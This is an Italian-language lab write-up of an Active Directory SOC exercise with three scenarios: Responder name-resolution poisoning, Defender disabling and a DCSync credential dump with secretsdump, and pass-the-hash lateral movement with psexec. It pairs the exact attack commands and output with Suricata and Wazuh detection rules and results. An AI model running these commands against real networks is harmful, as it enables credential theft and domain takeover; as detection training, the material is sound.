Su `krbtgt` il rischio non è il Kerberoasting ma il **Golden Ticket** (MITRE T1558.001): chi estrae l'hash NT di `krbtgt` (come dimostrato nello Scenario 2 via `DCSync*`) può falsificare Ticket Granting Ticket (TGT)* validi per qualunque utente, ottenendo accesso permanente.

Windows non ruota la password di krbtgt in automatico, quindi un hash estratto resta valido, finché non si forza la rotazione manualmente.

Hardening pianificato (backlog)

Rotazione programmata della password krbtgt: due rotazioni consecutive distanziate di almeno 24 ore, perché Active Directory (AD)* mantiene anche la password precedente valida, richiedendo la doppia rotazione per invalidare l'hash storico, con cadenza trimestrale (CIS Benchmark) o immediata in caso di sospetta compromissione del DC. Esecuzione via script Microsoft.

```
Reset-KrbTgt-Password.ps1
```

MITRE ATT&CK Mapping

La dashboard Wazuh ha rilevato un picco correlato con l'avvio dello scan GVM autenticato. Le tecniche rilevate nella tattica Defense Evasion includono: Valid Accounts, Domain Policy Modification (SecEdit.exe), File Deletion e Disable or Modify Tools.

Lo scanner autorizzato ha generato pattern classificati come potenzialmente evasivi.

8. Scenari di Attacco

Scenario 1: Credential Harvesting con Responder

Obiettivo: simulare un attacco di name resolution poisoning (Link-Local Multicast Name Resolution (LLMNR)*/NetBIOS Name Service (NBT-NS)*/*Multicast DNS (MDNS)*) per catturare hash NetNTLMv2* e verificare la detection del SOC. Con Responder ho intercettato la richiesta tramite MDNS.

Tecnica MITRE ATT&CK: T1557.001 - LLMNR/NBT-NS Poisoning and SMB Relay

Esecuzione dell'attacco

Dalla VM Kali Linux ho avviato Responder in ascolto sulla rete cyberlab con il comando:

```
sudo responder -I eth0 -wF
```

Dal Windows Server ho forzato una richiesta SMB verso un host inesistente:

```
net use \\fakeshare\test
```

Windows non trovando fakeshare nel DNS ha inviato richieste di risoluzione su LLMNR/NBT-NS/MDNS. Responder ha intercettato la richiesta via MDNS e ha catturato l'hash NetNTLMv2 di CYBERLAB\Administrator:

```
Administrator::CYBERLAB:ed141bc713469f31:FA42E817...
```

```
kali@kali: ~  
Session Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ sudo responder -I eth0 -wv~  
zsh: bad pattern: ^[[200~  
(kali@kali)-[~]  
$ sudo responder -I eth0 -wv  
[sudo] password di kali:  
  
[+] Tips jar:  
USDT → 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A  
BTC → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49  
  
[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
MDNS [ON]  
DNS [ON]  
DHCP [OFF]  
DHCPv6 [OFF]  
  
[+] Servers:  
HTTP server [ON]  
HTTPS server [ON]  
WPAD proxy [ON]  
Auth proxy [OFF]  
SMB server [ON]  
Kerberos server [ON]  
SQL server [ON]  
FTP server [ON]  
IMAP server [ON]  
POP3 server [ON]  
SMTP server [ON]  
DNS server [ON]  
LDAP server [ON]  
MQTT server [ON]  
RDP server [ON]  
DCE-RPC server [ON]  
WinRM server [ON]  
SNMP server [ON]  
  
[+] HTTP Options:  
Always serving EXE [OFF]  
Serving EXE [OFF]  
Serving HTML [OFF]  
Upstream Proxy [OFF]  
  
[+] Poisoning Options:  
Analyze Mode [OFF]  
Force WPAD auth [OFF]  
Force Basic Auth [OFF]  
Force LM downgrade [OFF]  
Force ESS downgrade [OFF]  
  
[+] Generic Options:  
Responder NIC [eth0]  
Responder IP [192.168.100.50]  
Responder IPv6 [fe80::a00:27ff:fe92:e918]  
Challenge set [random]  
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']  
Don't Respond To MDNS TLD ['_DOSVC']  
TTL for poisoned response [default]  
  
[+] Current Session Variables:  
Responder Machine Name [WIN-UD0JI3U6WQZ]  
Responder Domain Name [D0T3.LOCAL]  
Responder DCE-RPC Port [45309]  
  
[*] Version: Responder 3.2.2.0  
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
```

```
[*] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.100.20 for name securityunion-lab.local
[*] [MDNS] Poisoned answer sent to fe80::486c:2d60:910d:4025 for name securityunion-lab.local
[*] [MDNS] Poisoned answer sent to 192.168.100.20 for name securityunion-lab.local
[*] [MDNS] Poisoned answer sent to fe80::486c:2d60:910d:4025 for name securityunion-lab.local
[*] [MDNS] Poisoned answer sent to 192.168.100.20 for name fakeshare-test.local
[*] [MDNS] Poisoned answer sent to fe80::486c:2d60:910d:4025 for name fakeshare-test.local
[*] [MDNS] Poisoned answer sent to 192.168.100.20 for name fakeshare-test.local
[*] [MDNS] Poisoned answer sent to fe80::486c:2d60:910d:4025 for name fakeshare-test.local
[SMB] NTLMv2-SSP Client : fe80::486c:2d60:910d:4025
[SMB] NTLMv2-SSP Username : CYBERLAB\Administrator
[SMB] NTLMv2-SSP Hash : Administrator::CYBERLAB:
```

Security Onion non ha rilevato l'attacco

Il traffico LLMNR (UDP 5355) e NBT-NS (UDP 137) è un broadcast sulla rete locale e non attraversa un punto centralizzato monitorato da Suricata in una NAT Network VirtualBox. In un ambiente reale con switch managed e port mirroring, Suricata vedrebbe il traffico. Ho creato due regole Suricata custom nel file

/opt/so/saltstack/local/salt/suricata/rules/local.rules:

```
alert udp any any -> any 137 (msg:"NBT-NS Poisoning Response Detected";
  content:"|85 00 00 00 00 01|"; sid:9000001; rev:1;)

alert udp any any -> any 5355 (msg:"LLMNR Poisoning Response Detected";
  sid:9000002; rev:1;)
```

Soluzione di detection: regola Wazuh custom

Ho identificato che Windows genera l'Event ID 4648 ("Logon attempt with explicit credentials") quando tenta di autenticarsi verso l'host falso di Responder. Ho creato una regola custom nel file /var/ossec/etc/rules/local_rules.xml:

```
<group name="windows, credential_harvesting,">
  <rule id="100001" level="12">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4648$</field>
    <description>Possible LLMNR/NBT-NS Poisoning -
    Explicit credential logon attempt detected</description>
    <mitre>
      <id>T1557.001</id>
    </mitre>
  </rule>
</group>
```

Parametri della regola:

- **if_sid 60103:** eredita dal gruppo Windows Security Events
- **field win.system.eventID ^4648\$:** filtra specificamente Event ID 4648
- **level 12:** severity critica, genera alert immediato
- **T1557.001:** mapping MITRE ATT&CK corretto per questo attacco

Versione più robusta della regola

La regola 100001 qui sopra è un controllo comportamentale: nel lab NAT funziona, ma l'EID 4648 (credenziali esplicite) è un segnale rumoroso e poco affidabile per il poisoning. La detection primaria resta a livello di rete (Suricata SID 9000001/9000002). Sull'endpoint il segnale più solido per l'esito dell'attacco è l'EID 4624 logon type 3 con autenticazione NTLM da sorgente inattesa, con condizioni anti-falsi-positivi:

```
<group name="windows, credential_access, llmnr_nbtns,">

  <!-- Esito tipico di poisoning/relay: logon di rete via NTLM -->
  <rule id="100002" level="6">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4624$</field>
```

```

    <field name="win.eventdata.logonType">^3$</field>
    <field name="win.eventdata.authenticationPackageName">^NTLM$</field>
    <description>Network logon NTLM (type 3) - possibile esito di LLMNR/NBT-NS
    poisoning o relay</description>
    <mitre><id>T1557.001</id></mitre>
  </rule>

  <!-- Anti-FP: ignora gli account macchina ($), rumore atteso -->
  <rule id="100003" level="0">
    <if_sid>100002</if_sid>
    <field name="win.eventdata.targetUserName">\$$</field>
    <description>NTLM type 3 da account macchina - soppresso</description>
  </rule>

  <!-- Escalation: burst di logon NTLM = pattern automatizzato -->
  <rule id="100004" level="12" frequency="4" timeframe="30">
    <if_matched_sid>100002</if_matched_sid>
    <description>Burst di network logon NTLM - pattern compatibile con
    relay/poisoning automatizzato</description>
    <mitre><id>T1557.001</id></mitre>
  </rule>
</group>

```

Note: la 100002 rileva il network logon NTLM, la 100003 azzera il rumore degli account macchina (\$), la 100004 fa escalation a Level 12 solo su un burst di logon NTLM in pochi secondi, pattern tipico di relay/poisoning automatizzato. Complementare per cogliere la cattura sull'endpoint target: correlare un Sysmon EID 22 (risoluzione DNS fallita) seguito da un EID 3 (connessione SMB verso un host che non è un file server noto).

Risultati detection

Piattaforma	Detection	Metodo	Stato
Responder (Kali)	Hash NetNTLMv2 catturato	LLMNR poisoning	✓
Wazuh	Alert Level 12	Regola custom Event ID 4648	✓
Security Onion	Eventi credential_harvesting	Syslog da Wazuh in tempo reale	✓
Suricata	Non rilevato	Limite NAT Network, regole SID 9000001/9000002 per ambienti reali	~

Lezione chiave

1. Gap di detection: un SIEM di rete non vede il traffico broadcast senza port mirroring.
2. Detection engineering: aggiunto regola custom basata sul comportamento dell'endpoint invece che sulla firma di rete, aggirando il limite.
3. Correlazione multi-piattaforma: la regola Wazuh ha generato l'alert, che è arrivato automaticamente in Security Onion via syslog, dimostrando il valore dell'integrazione tra il livello endpoint (Wazuh, visibilità EDR-like) e il SIEM di rete (Security Onion).

Scenario 2: Exploitation e Detection

Obiettivo: accedere al Windows Server sfruttando WinRM con credenziali ottenute, disabilitare Windows Defender, eseguire dump delle credenziali del dominio e verificare la detection su Wazuh e Security Onion.

Tecnica MITRE ATT&CK: T1059.001 (PowerShell), T1562.001 (Impair Defenses), T1003.002 (Security Account Manager (SAM)*), T1003.006 (DCSync). Mappatura confermata dall'output di secretsdump che usa il "Directory Replication Service API (DRSUAPI)* method" (Figura 5).

Reconnaissance con Nmap

Ho eseguito una scansione completa del Windows Server con il comando:

```
nmap -sV -sC -O -p- 192.168.100.20 -oN scan_winserver.txt
```

La scansione ha rilevato 19 porte aperte tra cui: 88 (Kerberos), 135 (RPC), 139/445 (SMB), 389/636 (LDAP/LDAPS), 5985 (WinRM), 53 (DNS). SMB signing era abilitato e obbligatorio, escludendo attacchi di tipo SMB Relay diretti.

Accesso via WinRM con evil-winrm

Ho ottenuto accesso al Windows Server tramite WinRM con il comando:

```
evil-winrm -i 192.168.100.20 -u Administrator -p [password]
```


Una volta dentro ho eseguito la fase di post-exploitation: whoami (cyberlab\administrator), net user /domain (utenti: Administrator, Guest, krbtgt, Lisa, Sam), Get-Process (identificati processi di sicurezza: MsMpEng, wazuh-agent, Sysmon64, agentbeat).

Disabilitazione Windows Defender


Ho disabilitato Windows Defender con il comando:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Wazuh ha rilevato l'azione in 36 secondi tramite Rule 62152 "Windows Defender: Antivirus real-time protection is disabled" grazie al canale Microsoft-Windows-Windows Defender/Operational aggiunto manualmente all'agent. Questo canale non era configurato di default: la sua assenza avrebbe costituito un gap di visibilità critico in un SOC reale.



Vista Wazuh "Threat Hunting → Events" filtrata con "rule.id: 62152", time range Last 3 months



Detection della disabilitazione di Windows Defender sul DC: alert Wazuh rule 62152 generato 36 secondi dopo l'evento Windows originale (Event Time 13:09:48Z → Wazuh alert 13:10:24Z)

Credential Dump con Impacket secretsdump

```
(kali@Kali)-[~]
$ impacket-secretsdump CYBERLAB/Administrator:'[REDACTED]'@192.168.100.20
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey:[REDACTED]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
Guest:501:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
DefaultAccount:503:[REDACTED]
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CYBERLAB\WIN-0QND0F71SH9$: [REDACTED]
CYBERLAB\WIN-0QND0F71SH9$: [REDACTED]
CYBERLAB\WIN-0QND0F71SH9$: [REDACTED]
CYBERLAB\WIN-0QND0F71SH9$:plain_password_hex:[REDACTED]

[REDACTED]

[*] DPAPI_SYSTEM
dpapi_machinekey:[REDACTED]
dpapi_userkey:0xb[REDACTED]
[*] NL$KM
[REDACTED]
NL$KM:[REDACTED]
d
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
Guest:501:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
krbtgt:502:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
cyberlab.local\Sam:[REDACTED]
cyberlab.local\Lisa:1105:[REDACTED]
WIN-0QND0F71SH9$:1000:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
DESKTOP-S9FVKHS$:1106:aad3b435b51404eeaadc3bd62f1bfcd6e6aa6b8ad476bb38e729db823b663fbcefc4ff6c1ae8d8e110e9836d587dc1ee6b6319301ba039a8da780977692f9edf92189e5e54687f72c0a84e907...
[*] Kerberos keys grabbed
Administrator:[REDACTED]
Administrator:[REDACTED]
Administrator:[REDACTED]
krbtgt:aes256-[REDACTED]
krbtgt:[REDACTED]
krbtgt:des-cbc-md5:[REDACTED]
cyberlab.local\Sam:[REDACTED]
cyberlab.local\Sam:[REDACTED]
cyberlab.local\Sam:[REDACTED]
cyberlab.local\Lisa:[REDACTED]
cyberlab.local\Lisa:[REDACTED]
cyberlab.local\Lisa:[REDACTED]
cyberlab.local\Lisa:[REDACTED]
WIN-0QND0F71SH9$:ae[REDACTED]
WIN-0QND0F71SH9$:ae[REDACTED]
WIN-0QND0F71SH9$:de[REDACTED]
DESKTOP-S9FVKHS$:ae[REDACTED]
DESKTOP-S9FVKHS$:ae[REDACTED]
DESKTOP-S9FVKHS$:de[REDACTED]
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored in: <function _Registry.__del__ at 0x7f3f2c0a84e9> in __del__
File "/usr/lib/python3/dist-packages/impacket/smb.py", line 443, in signSMB
File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 150, in AES_CMAC
File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/AES.py", line 228, in new
KeyError: 'Cryptodome.Cipher.AES'

(kali@Kali)-[~]
```

Dump completo di NT Directory Services Directory Information Tree (NTDS.DIT) via DCSync (T1003.006): estratti hash NT e chiavi Kerberos di Administrator, krbtgt, Sam, Lisa e dei computer account.*

Ho abilitato il servizio Remote Registry sul Windows Server e poi eseguito da Kali:

```
impacket-secretsdump CYBERLAB/Administrator:[password]@192.168.100.20
```

Il dump ha estratto tutti gli hash del dominio dal database NTDS.DIT tramite DRSUAPI. Hash ottenuti per Administrator, krbtgt, Sam e Lisa.

Risultati Detection

Finding critico: l'hash di krbtgt permette la creazione di un Golden Ticket, un ticket Kerberos falso con accesso illimitato a qualsiasi risorsa del dominio per 10 anni.

Wazuh: Rule 62152 Level 5 per disabilitazione Defender in 36 secondi. Il dump NTDS non è stato rilevato direttamente: Impacket usa operazioni legittime di Windows (Remote Registry, DRSUAPI) che non generano alert di default.

Security Onion: Rule 92652 "Successful Remote Logon Detected, NTLM authentication, possible pass-the-hash attack" via Event ID 4624 da 192.168.100.50, con autenticazione NTLM V2. Rilevati anche i tentativi falliti con Rule 60122 (Event ID 4625) durante simulazione di login con password errate.

Lezione chiave

- Gap di visibilità: il canale Windows Defender non era monitorato di default. Aggiungerlo ha rivelato la disabilitazione dell'antivirus in 36 secondi. In un SOC reale questo gap avrebbe lasciato passare inosservata una tecnica di defense evasion critica.
- Credential dumping non rilevato: Impacket usa operazioni legittime di Windows (Remote Registry, DRSUAPI) che non generano alert di default. In produzione servirebbero audit specifici su accesso SAM (Event ID 4656/4663) e monitoraggio del traffico DRSUAPI su Zeek.
- Security Onion ha correlato e visualizzato gli alert di autenticazione NTLM ricevuti via syslog da Wazuh, dimostrando il valore di un secondo livello di aggregazione e correlazione degli eventi, funzione che in un SOC reale con port mirror sarebbe affiancata dalla cattura diretta del traffico di rete tramite Zeek e Suricata.

Scenario 3: Lateral Movement con Pass-the-Hash

Obiettivo: dimostrare il lateral movement autentico da Kali verso una workstation Windows 10 nel dominio CYBERLAB usando le credenziali ottenute dal credential dump dello Scenario 2, rilevare il movimento nei log di Wazuh e Security Onion e risalire la Kill Chain completa.

Tecnica MITRE ATT&CK: T1550.002 (Pass-the-Hash), T1021.002 (Remote Services: SMB/Windows Admin Shares), T1569.002 (Service Execution). Mappatura confermata dalla rule.mitre.id dell>alert Wazuh 92650.

Setup della VM Windows 10

Ho aggiunto una sesta VM al lab: Windows 10 Pro N versione 1511 (build 10586) con IP 192.168.100.60, configurata intenzionalmente con una versione non aggiornata per simulare una workstation aziendale non patchata. La versione 1511 presenta la vulnerabilità MS17-010 EternalBlue. Ho unito la VM al dominio CYBERLAB, installato Wazuh Agent 4.14.4 per la visibilità endpoint e disabilitato Windows Update per mantenere la vulnerabilità intatta.

Esecuzione del Lateral Movement: Pass-the-Hash

Usando l'hash NT di Administrator ottenuto con impacket-secretsdump nello Scenario 2 ho eseguito Pass-the-Hash verso la workstation Windows 10 con il comando:

```
impacket-psexec CYBERLAB/Administrator@192.168.100.60 -hashes hash:hash
```

Il Pass-the-Hash sfrutta il protocollo NTLM che non richiede la password in chiaro, ma solo il suo hash per autenticarsi. Con l'hash NT di Administrator del dominio ho quindi ottenuto accesso alla workstation senza usare la password in chiaro. Impacket ha caricato un eseguibile temporaneo sulla condivisione ADMIN\$ e creato un servizio Windows temporaneo per eseguire il payload, ottenendo una shell con privilegi NT AUTHORITY\SYSTEM, il massimo livello di accesso su Windows.


Risultati Detection

Wazuh su WIN10-WORKSTATION: 10 eventi in 14 secondi direttamente riconducibili all'attacco. Rule 92652 Level 6 ("Successful Remote Logon Detected, User:Administrator, NTLM authentication, possible pass-the-hash attack") appare 4 volte in rapida successione, una per ogni connessione SMB stabilita da Impacket. Rule 67028 Level 3 ("Special privileges assigned to new logon") alterna agli alert 92652, confermando che ogni logon NTLM ha ottenuto privilegi elevati.

Alert critico: Rule 92650 Level 12 "New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares". Questo è il segnale definitivo dell'attacco: Impacket ha caricato un eseguibile sulla condivisione ADMIN\$ e lo ha registrato come servizio Windows temporaneo per eseguirlo con privilegi SYSTEM.

Chiude la sequenza Rule 61102 Level 5 (Windows System error) causato dalla terminazione del servizio dopo l'esecuzione.

Security Onion: 12 eventi di logon NTLM Type 3 da 192.168.100.50 verso DESKTOP-S9FVKHS.cyberlab.local, tutti Rule 92652 Level 6 "Successful Remote Logon Detected, User:Administrator, NTLM authentication, possible pass-the-hash attack". Tutti gli eventi mostrano Event ID 4624 (Logon Type 3, rete) con autenticazione NtLmSsp NTLM V2. Gli eventi sono distribuiti su una sessione di test di circa venti minuti (14 maggio 2026), ciascuno con porta sorgente effimera diversa: pattern compatibile con esecuzioni ripetute di impacket-psexec durante le fasi di upload, creazione servizio ed esecuzione del payload. Gli eventi arrivano via syslog da Wazuh in tempo reale, confermando la correlazione tra le due piattaforme.



Wazuh "Threat Hunting → Events" filtro "rule.id: 92650", time range Last 3 months

W.

Threat Hunting

API default

a

Dashboard

Events

rule.id: 92650

manager.name: wazuh-server

Add filter

Export Formatted

Reset view

895 available fields

Columns

Density

timestamp

agent.name

rule.description

May 20, 2026 @ 09:36:27.103

WIN10-WORKSTATION

New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.

Document Details

View surrounding documents

View single document

Table

JSON

_index

wazuh-alerts-4.x-2026.05.20

agent.id

007

agent.ip

192.168.100.60

agent.name

WIN10-WORKSTATION

data.win.eventdata.accountName

LocalSystem

data.win.eventdata.imagePath

%systemroot%\HgAEAgPb.exe

data.win.eventdata.serviceName

UfWS

data.win.eventdata.serviceType

servizio in modalità utente

data.win.eventdata.startType

Avvio su richiesta

data.win.system.channel

System

data.win.system.computer

DESKTOP-S9FVKHS.cyberlab.local

data.win.system.eventID

7045

data.win.system.eventRecordID

582

data.win.system.eventSourceName

Service Control Manager

data.win.system.keywords

0x0000000000000000

data.win.system.level

4

data.win.system.message

"Un servizio è stato installato nel sistema.
 Nome servizio: UfWS
 Nome file servizio: %systemroot%\HgAEAgPb.exe
 Tipo servizio: servizio in modalità utente
 Tipo avvio servizio: Avvio su richiesta
 Account servizio: LocalSystem"

data.win.system.opcode

0

data.win.system.processID

548

data.win.system.providerGuid

{555908d1-a6d7-4695-8e1e-26931d2012f4}

data.win.system.providerName

Service Control Manager

data.win.system.severityValue

INFORMATION

data.win.system.systemTime

2026-05-20T07:36:27.006879400Z

data.win.system.task

0

data.win.system.threadID

3920

data.win.system.version

0

decoder.name

windows_eventchannel

id

1779262587.3668805

input.type

log

location

EventChannel

manager.name

wazuh-server

rule.description

New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.

rule.firedtimes

1

rule.groups

win_evt_channel, windows

rule.id

92650

rule.level

12

rule.mail

true

rule.mitre.id

T1021.002 T1569.002

rule.mitre.tactic

Lateral Movement, Execution

rule.mitre.technique

SMB/Windows Admin Shares, Service Execution

timestamp

May 20, 2026 @ 09:36:27.103

